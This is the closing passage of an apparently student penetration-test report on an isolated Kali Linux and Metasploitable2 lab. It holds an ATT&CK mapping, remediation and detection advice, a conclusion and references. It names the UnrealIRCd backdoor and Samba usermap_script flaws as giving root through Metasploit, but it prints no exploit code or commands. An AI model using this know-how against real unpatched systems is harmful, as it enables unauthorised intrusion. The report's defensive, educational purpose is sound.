Both findings warrant a Critical severity rating under standard CVSS-based scoring, primarily because they share the same worst-case combination of characteristics: no authentication is required, the attack is remotely exploitable over the network, exploitation complexity is low (both were achieved with a handful of Metasploit commands), and the impact is complete compromise of confidentiality, integrity, and availability, since root-level access grants unrestricted control over the host.

6.3 Mapping to MITRE ATT&CK

ATT&CK Tactic	Technique	How it Applied Here
Reconnaissance	T1595 – Active Scanning	Nmap service/version scan against the target
Initial Access	T1190 – Exploit Public-Facing Application	Both CVEs exploited directly to gain a foothold

ATT&CK Tactic	Technique	How it Applied Here
Execution	T1059 – Command and Scripting Interpreter	Shell commands executed via both exploit payloads
Privilege Escalation	Not required	Both exploits delivered root access immediately

Table 5: Mapping of assessment activities to MITRE ATT&CK tactics and techniques

6.4 Recommendations

6.4.1 Immediate Remediation

- Decommission or upgrade the UnrealIRCd installation immediately; there is no configuration fix for a backdoored binary — it must be replaced with software obtained from a verified, checksummed source.
- Remove the username map script configuration option from the Samba configuration unless it is strictly required; if required, upgrade to a patched Samba version and rigorously validate any input passed to the mapping script.
- Disable anonymous FTP login on the vsftpd service, which was also identified during reconnaissance as an unnecessary exposure.

6.4.2 Process and Governance Recommendations

- Implement a formal patch management process with defined timelines for applying vendor security updates, particularly for internet-facing or network-facing services.
- Verify the cryptographic checksum or signature of any software package before installation, particularly for software obtained from third-party or community mirrors, to guard against supply-chain compromise as seen in Finding 1.
- Adopt CIS Benchmark hardening guides for all deployed services as a baseline secure configuration standard, reviewed periodically rather than only at initial deployment.
- Introduce routine vulnerability scanning (e.g., scheduled Nmap or equivalent scans) against production hosts, so that services exposing outdated or vulnerable versions are flagged before an attacker discovers them.

6.4.3 Detection and Monitoring Recommendations

- Deploy network intrusion detection capable of flagging anomalous IRC handshake patterns and SMB authentication attempts containing shell metacharacters, both of which are detectable signatures of the exploits demonstrated in this report.
- Enable centralised logging for authentication attempts and process execution on critical hosts, so that a successful exploit resulting in a spawned shell — as demonstrated twice in this assessment — would generate an auditable trail.

7. Conclusion

This project set out to design and execute a controlled Red Team penetration test against a deliberately vulnerable target within a fully isolated laboratory environment, and to document the process to a professional standard. That objective was met: an isolated Kali Linux and Metasploitable2 lab was successfully constructed on VMware Fusion, systematic reconnaissance was performed using Nmap, and two independent, CVE-identified vulnerabilities — the UnrealIRCd 3.2.8.1 backdoor and the Samba usermap_script command injection flaw — were successfully exploited, in both cases resulting in unauthenticated remote code execution with full root privileges.

Beyond the technical exercise itself, the month's work reinforced several practical lessons that extend well beyond this specific target. First, that reconnaissance quality directly determines exploitation success: every exploit selected in this project followed directly from careful reading of Nmap's service and version output, rather than from guesswork. Second, that vulnerability severity is not always tied to exploit complexity — both exploits used here required only a handful of Metasploit commands, yet both delivered the most severe possible outcome. Third, that vulnerabilities can originate from fundamentally different places, whether a compromised software supply chain, as in Finding 1, or an unpatched, long-known software defect, as in Finding 2, meaning that no single control (such as patching alone) is sufficient on its own to prevent compromise.

From a defensive standpoint, the findings of this assessment make a strong practical case for the recommendations detailed in Section 6: rigorous patch management, software integrity verification, secure configuration baselines, and proactive vulnerability scanning are not abstract best practices but direct, demonstrable countermeasures against the exact attack paths exploited in this report. Overall, this project provided hands-on, evidence-based experience across the full lifecycle of a penetration test, from environment construction through to exploitation, verification, and remediation analysis, and reinforced the practical value of proactive security assessment as a complement to defensive monitoring and auditing.

References

- [1] MITRE Corporation, "CVE-2010-2075," National Vulnerability Database, 2010. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2010-2075>
- [2] MITRE Corporation, "CVE-2007-2447," National Vulnerability Database, 2007. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2007-2447>
- [3] MITRE Corporation, "MITRE ATT&CK Framework," 2026. [Online]. Available: <https://attack.mitre.org/>
- [4] Rapid7, "Metasploit Framework Documentation," 2026. [Online]. Available: <https://docs.metasploit.com/>
- [5] Rapid7, "Metasploitable2 — Intentionally Vulnerable Virtual Machine," SourceForge, 2026. [Online]. Available: <https://sourceforge.net/projects/metasploitable/>
- [6] G. Lyon, "Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning," Nmap.org, 2026. [Online]. Available: <https://nmap.org/book/>
- [7] Center for Internet Security, "CIS Benchmarks," 2026. [Online]. Available: <https://www.cisecurity.org/cis-benchmarks>
- [8] Offensive Security, "Kali Linux Documentation," 2026. [Online]. Available: <https://www.kali.org/docs/>
- [9] Samba Team, "Samba Security Advisories," 2026. [Online]. Available: <https://www.samba.org/samba/history/security.html>
- [10] MITRE Corporation, "CWE-78: Improper Neutralization of Special Elements used in an OS Command," Common Weakness Enumeration, 2026. [Online]. Available: <https://cwe.mitre.org/data/definitions/78.html>